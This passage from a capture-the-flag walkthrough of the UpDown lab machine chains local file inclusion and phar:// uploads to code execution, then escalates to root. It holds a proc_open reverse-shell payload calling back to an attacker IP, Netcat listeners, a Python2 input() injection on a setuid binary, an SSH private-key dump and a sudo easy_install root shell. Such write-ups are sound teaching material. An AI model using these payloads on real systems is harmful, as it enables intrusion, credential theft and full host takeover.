    if(!preg_match("#file://#i",$site) && !preg_match("#data://#i",$site) && !preg_match("#ftp://#i",$site)){
        $check = isitup($site);
        if($check){
            echo "<center>{$site}<br><font color='green'>is up";
        }else{
            echo "<center>{$site}<br><font color='red'>seems to be down";
        }
    }else{
        echo "<center><font color='red'>Hacking attempt was detected !";
    }
}

# Delete the uploaded file.
unlink($final_path);
}

```

- When uploading a file, the code first checks whether its size is less than 10kb . It then proceeds to check for disallowed file extensions, and creates a directory where it stores the uploaded file. Lastly, it loops through the websites found in the file, checking if they are up, and then deletes the file from the server.

- By analyzing it, we can see an “**include()**” function that is very dangerous. By using a ‘page’ parameter on the GET request, we can include it to the page as long as it doesn’t contain “**bin|usr|home|var|etc|i**” in it. Since what is happening here is basically loading dynamic content on the page, this is vulnerable to local file inclusion (LFI).
- Let’s go back to the file upload feature. If we try to upload a webshell, or try to execute commands with the “**system**” php function, we don’t get anything. This is most likely because this function is disabled, so we cannot use it. To get the disabled function, we can access the php info file. If we try to upload a phar file, we don’t get the “**Extension not allowed**” error, but when we try to access the file, it’s deleted. This is because, on the last line of the “check” scripts, there’s a line that actually unlinks the path:

```
1  # Delete the uploaded file.
2      @unlink($final_path);
```

- To bypass this the delete upload functionality, we can do the zip file method. If I upload a zip file, something crashes and the file doesn’t delete itself. For example, I’ll `zip` the same `text.txt` from before:

```
1  oxdf@hacky$ zip text.zip test.txt  adding: test.txt
2  (deflated 26%)
3  oxdf@hacky$ cp text.zip text.0xdf
```

- I can’t upload `.zip` files, so I’ll change the extension to `.0xdf` or `.txt`. I’ll upload it, and it returns immediately, showing no sites checked. But now looking in `/uploads`, the file is there:

Index of /uploads

/76acaa80dba504148fec5efb1e347753

Name	Last modified	Size	Description
 Parent Directory		-	
 text.0xdf	2023-01-17 21:15	194	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

- I suspect the non-ascii text breaks the application, and it never reaches the `unlink` call. It is worth noting that a cron does clean up the directories and files in

`/uploads` every five minutes.

PHP Execution

Typically I think of needing a file to end in `.php` (or `.ph3` or another known PHP extension to get execution). I also have to get around the fact that the script is going to add `.php` to the parameter I pass in.

- I'm going to abuse the PHAR wrapper format to get execution here. The `phar://` wrapper works with the format `phar://[archive path]/[file inside the archive]`. This means I can craft a URL that points to `phar://0xdf.0xdf/info.php` (where I'll let the site add the `.php` to the end), and that file will be run from within the archive.


phpinfo POC

To test this, I'll try creating a file that just calls `phpinfo`, and call it `info.php`:

```
1 echo "<?php phpinfo(); ?>" > info.php
```

- I'll put it into a zip archive:

```
1 zip info.zip info.php
2 mv info.zip info.txt
```



```
oxdf@hacky$ zip info.0xdf info.php
adding: info.php (stored 0%)
oxdf@hacky$ file info.0xdf
info.0xdf: Zip archive data, at least v1.0 to extract
```

- I can't use `.zip` files on the site, so I'll use `.txt` as something arbitrary other format. I'll upload that to the site:

List of websites to check:

No file selected.

PK

seems to be down :(

- It tried to check `PK` (the magic bytes at the start of a zip archive), and failed. The file is in `/uploads/`:

We upload the `info.txt` file successfully and navigate to `http://dev.siteisup.htb/uploads/`, where we can find a directory which presumably hosts our payload.

Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 f4ffea0fb8f7269a2cca12cd1b266e58/	2022-09-27 13:20	-	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

This is where we use the `phar://` wrapper and trigger our payload by navigating to

`http://dev.siteisup.htb/?`

`page=phar://uploads/f4ffea0fb8f7269a2cca12cd1b266e58/info.txt/info`, which successfully shows us the output of the `phpinfo()` command.

- Now on visiting `http://dev.siteisup.htb/?page=phar://uploads/fbc0f84b7d114b442a4f6acb57e40cec/info.txt/info`, there's PHP info:



This is only for developers
Admin Panel

PHP Version 8.0.20

System	Linux updown 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86_64
Build Date	Jun 10 2022 13:11:29
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.0/apache2
Loaded Configuration File	/etc/php/8.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.0/apache2/conf.d
Additional .ini files parsed	/etc/php/8.0/apache2/conf.d/10-opcache.ini, /etc/php/8.0/apache2/conf.d/10-pdo.ini, /etc/php/8.0/apache2/conf.d/20-calendar.ini, /etc/php/8.0/apache2/conf.d/20-ctype.ini, /etc/php/8.0/apache2/conf.d/20-curl.ini, /etc/php/8.0/apache2/conf.d/20-exif.ini, /etc/php/8.0/apache2/conf.d/20-ffi.ini, /etc/php/8.0/apache2/conf.d/20-fileinfo.ini, /etc/php/8.0/apache2/conf.d/20-ftp.ini, /etc/php/8.0/apache2/conf.d/20-gettext.ini, /etc/php/8.0/apache2/conf.d/20-iconv.ini, /etc/php/8.0/apache2/conf.d/20-phar.ini, /etc/php/8.0/apache2/conf.d/20-posix.ini, /etc/php/8.0/apache2/conf.d/20-readline.ini, /etc/php/8.0/apache2/conf.d/20-shmop.ini, /etc/php/8.0/apache2/conf.d/20-sockets.ini, /etc/php/8.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.0/apache2/conf.d/20-sysvsem.ini, /etc/php/8.0/apache2/conf.d/20-sysvshm.ini

- That's execution.

disable_functions

From here, it's tempting to put up a web shell or PHP that generates a reverse shell, but these will fail. That's because PHP is configured with many `disable_functions` listed:

disable_functions	<code>pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wterm,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dlopen,stream_socket_client,fsockopen</code>
--------------------------	--

These functions won't work, and include most of the ones necessary to get execution. However, I could notice that `proc_open` isn't listed.

Searching the web for the keywords `php`, `disabled_functions`, and `bypass` leads us to a tool called `dfunc-bypasser`, which automatically loops through an array of so-called dangerous functions that could lead to a reverse shell, and checks whether any of them are enabled on the target. Before we run the tool, we need to make sure that it uses the Special-Dev HTTP Header.

- Download the tool [dfunct-bypasser.py](https://github.com/teambi0s/dfunc-bypasser) :

```
1 git clone https://github.com/teambi0s/dfunc-bypasser
```

```
(administrator@kali)~/Desktop/BunchofFiles/Updown
$ git clone https://github.com/teambi0s/dfunc-bypasser
Cloning into 'dfunc-bypasser' ...
remote: Enumerating objects: 30, done.
remote: Total 30 (delta 0), reused 0 (delta 0), pack-reused 30 (from 1)
Receiving objects: 100% (30/30), 272.53 KiB | 591.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.

(administrator@kali)~/Desktop/BunchofFiles/Updown
$ ls
dev  dfunc-bypasser  info.0xdf  info.php  info.txt  nmap.updown.gnmap  nmap.updown.nmap  nmap.updown.xml  websites.txt

(administrator@kali)~/Desktop/BunchofFiles/Updown
$ cd dfunc-bypasser

(administrator@kali)~/Desktop/BunchofFiles/Updown/dfunc-bypasser
$ ls
README.md  dfunc-bypasser.py  images

(administrator@kali)~/Desktop/BunchofFiles/Updown/dfunc-bypasser
```

- On line 38 in the `dfunct-bypasser.py` file, we find the following code:

```
1 if(args.url):
2     url = args.url
3     phpinfo = requests.get(url).text
```

- We add the header as a parameter, and proceed to run the script.

```


1  if(args.url):
2  url = args.url
3  phpinfo = requests.get(url, headers={"Special-
    dev": "only4dev"}).text

```

```

1  python2 dfunc-bypasser.py --url 'http://dev.siteisup.htb/?
    page=phar://uploads/6723be7f59bf9a81d941ecfc3c1bb717/info.txt/info
    '

```



```

(administrator@kali) - [~/Desktop/BunchofFiles/Updown/dfunc-bypasser]
$ python2 dfunc-bypasser.py --url 'http://dev.siteisup.htb/?page=phar://uploads/ccc4553fd25d9f711b4948d6fddcceb2/info.txt/info'
4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

      D
     / \
    /   \
   /     \
  /       \
 /         \
/           \

authors: __c3rb3ru5__, $SpyD3r_$

Please add the following functions in your disable_functions option:
proc_open
If PHP-FPM is there stream_socket_sendto,stream_socket_client,fsockopen can also be exploit by poisoning the request to the unix socket

```

The script's output suggests that we might be able to use `proc_open` to execute commands, as the function is not disabled by our target. Reading through the PHP documentation, we find out that `proc_open` is similar to `popen`, and can be used in the same fashion to execute arbitrary commands. We proceed to create a reverse shell payload, using this function.

```

1  <?php
2  $descriptorspec = array(
3  0 => array('pipe', 'r'), // stdin
4  1 => array('pipe', 'w'), // stdout
5  2 => array('pipe', 'a') // stderr
6  );
7  $cmd = "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.10/1337
    0>&1'";
8  $process = proc_open($cmd, $descriptorspec, $pipes, null, null);
9  ?>


```

Just like before, we write the above payload to a file called `rev.php`, compress it using the `zip` command, rename it to a whitelisted extension like `.txt` or `.0xdf` as we did before, and finally upload the file.

```
1 zip rev.zip rev.php
2 mv rev.zip rev.txt
```

- We set up a Netcat listener on port 1337 and execute the script in the same fashion as before, by using the `phar://` wrapper and browsing to the `/uploads` folder where our file is stored.

```
1 nc -lvnp 1337
```



```
nc -lvnp 1337

Ncat: Connection from 10.10.11.177:53222.
bash: cannot set terminal process group (909): Inappropriate ioctl for device
bash: no job control in this shell
www-data@updown:/var/www/dev$
```

- We successfully receive a shell as the `www-data` user.

Lateral Movement

After gaining an initial foothold, we take a look around the system. Reading the contents of `/etc/passwd`, we find that there is a user called `developer`.

```
1 cat /etc/passwd | grep -v -e false -e nologin -e sync
```



```
www-data@updown:/home$ cat /etc/passwd | grep -v -e false -e nologin -e sync


root:x:0:0:root:/root:/bin/bash
developer:x:1002:1002::/home/developer:/bin/bash
```

- `grep -v -e false -e nologin -e sync`:
 - `grep`: A command used to search for patterns in text.
 - `-v`: This flag tells `grep` to invert the match, meaning it will exclude lines that match the patterns instead of showing them.
 - `-e`: Allows multiple patterns to be specified for matching. In this case, it looks for lines containing `false`, `nologin`, or `sync`.
- What this does:

- **false:** Some system accounts have `/bin/false` as their shell, which prevents login. The command excludes users who have `/bin/false` as their shell, as they cannot log in.
- **nologin:** Similarly, some users have `/usr/sbin/nologin` or `/sbin/nologin` set as their shell, preventing login. These users are also excluded.
- **sync:** The `sync` account is a special system account that is also excluded in this case.

Let's try to visit their home directory and list the contents.


```
1 cd /home/developer/
2 ls -l
```



```
www-data@updown:/home/developer$ ls -l

total 8
drwxr-x--- 2 developer www-data 4096 Jun 22 15:45 dev
-rw-r----- 1 root      developer 33 Nov 25 09:44 user.txt
```

- In the home directory there is a folder named `dev`, which is owned by the group `www-data`.
- Let's enter this folder and explore what it contains. `cat /etc/passwd | grep -v -e false -e nologin -e sync` `cd /home/developer/` `ls -l` `cd dev/` `ls -l`



```
www-data@updown:/home/developer/dev$ ls -l

total 24
-rwsr-x--- 1 developer www-data 16928 Jun 22 15:45 siteisup
-rwxr-x--- 1 developer www-data 154 Jun 22 15:45 siteisup_test.py
```

There are two files in the `dev` folder; a python script and a setuid executable. When an executable has the setuid permission set it, will run as the respective owner of the file, in this case `developer`. The contents of the Python script are as follows.


```
import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
    print "Website is up"
else:
    print "Website is down"
```

- The script asks for input for a URL using the built-in input() function. The input() function in Python2 is known to be insecure, as it acts similar to the eval() function, which allows for executing code as a string. We can tell that the script is being ran with Python2 , as the print statements don't have parentheses. We can try exploiting this by using the following input.

```
1 __import__('os').system('/bin/bash')
```

- This string imports the os module and uses the system() function to run OS commands. Let's run the setuid executable and try injecting the payload.

```
1 ./siteisup
2 __import__('os').system('/bin/bash')
```

```
www-data@updown:/home/developer/dev$ ./siteisup
./siteisup
__import__('os').system('/bin/bash')
id
uid=1002(developer) gid=33(www-data) groups=33(www-data)
```



```
www-data@updown:/home/developer/dev$ ./siteisup
__import__('os').system('/bin/bash')
id
uid=1002(developer) gid=33(www-data) groups=33(www-data)
```

- The payload is executed successfully and we obtain a shell as the developer user. We can read the user's private SSH key at /home/developer/.ssh/id_rsa and use SSH for a more persistent foothold.

```
1 cat /home/developer/.ssh/id_rsa
```



```

developer@updown:/home/developer/dev$ cat /home/developer/.ssh/id_rsa

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmvB40TWM8eu0n6F0zixTA1pQ39SpwYyrYCjKrDtp8g5E05EEcJw/
<...SNIP...>
ZSEsqGN9Ef0nUqvQa317rHn03moDWTnYDbynVJuiQHlDaSCyf+uaZoCMINSG5I0C/4Sj0v
3zga8EzubgwnpU7r9hN2jWboCCIOeDtvXFv08KT8pFDCCA+sMa5uoWQlBqms0WCLvta0We
N4jA+ppn1+3e0AAAASZGV2ZWxvcGVyQHNpdGVpc3VwAQ==
-----END OPENSSH PRIVATE KEY-----

```

- We paste the key into a file locally, assigning it the correct privileges, and can then use it to connect to the target.

```

1  chmod 600 id_rsa
2  sudo ssh -i id_rsa developer@siteisup.htb

```

```

(administrator@kali) - [~/Desktop/BunchofFiles/Updown]
$ sudo ssh -i id_rsa developer@siteisup.htb
The authenticity of host 'siteisup.htb (10.10.11.177)' can't be established.
ED25519 key fingerprint is SHA256:c0DzrPfIOA6IA7zGJh7Ee/FJ3B2g7R2KnzeUif9zCWQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'siteisup.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Oct 25 16:30:43 UTC 2024

System load:          0.0
Usage of /:           50.0% of 2.84GB
Memory usage:        16%
Swap usage:          0%
Processes:           226
Users logged in:      0
IPv4 address for eth0: 10.10.11.177
IPv6 address for eth0: dead:beef::250:56ff:fe94:c345

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.
https://ubuntu.com/blog/microk8s-memory-optimisation

```

- Finally, we can find the user flag under /home/developer/user.txt .

Privilege Escalation

When logged in with SSH, we can try running `sudo -l` to see if the developer user is allowed to run commands with Sudo privileges.

```

1  sudo -l

```

```
developer@updown:~$ sudo -l
```

Matching Defaults entries for developer on localhost:

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin  
\:/bin\:/snap/bin
```

User developer may run the following commands on localhost:

```
(ALL) NOPASSWD: /usr/local/bin/easy_install
```

- The output above shows that the developer user may run `easy_install`, without a password. GTFOBins is an excellent website where we can search for Linux commands that can be misused in order to gain a shell, read/write to files, etc. Searching for `easy_install` shows that it can in fact be abused to spawn a shell with elevated privileges.

.. / easy_install

☆ Star 7,367

Shell

Reverse shell

File upload

File download

File write

File read

Library load

Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp -d)  
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py  
easy_install $TF
```

While there are multiple possibilities listed, we are primarily interested in the `Sudo` section, which states that when `easy_install` is ran as the superuser, the elevated privileges are **not** dropped, allowing us to maintain access as that user.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)  
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py  
sudo easy_install $TF
```

The PoC shown above is a sequence of bash commands. Firstly, a temporary directory is created, wherein a Python script that spawns a `/bin/sh` shell is subsequently created. Since `easy_install` is a (deprecated) Python module which installs Python libraries, the final part of

the PoC consists of 'installing' the script we just created (using `sudo`), which will trigger the payload and spawn a shell as `root` .

```
1 TF=$(mktemp -d)
2 echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty)
  >$(tty) 2>$(tty)')" > $TF/setup.py
3 sudo easy_install $TF
```

Let's try to run the commands from the code block shown above.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The terminal shows the command `developer@updown:~$ sudo easy_install $TF` being executed. The output includes a warning about the deprecated `easy_install` command, followed by the processing of a temporary directory, writing a setup file, and running the script. Finally, the `id` command is run, showing the user is now `root`.

```
developer@updown:~$ sudo easy_install $TF

WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing tmp.IekIkkM9H9
Writing /tmp/tmp.IekIkkM9H9/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.IekIkkM9H9/egg-dist-tmp-MyxIDu
# id
uid=0(root) gid=0(root) groups=0(root)
```

We successfully obtained a shell as `root`. The final flag can be found at `/root/root.txt`.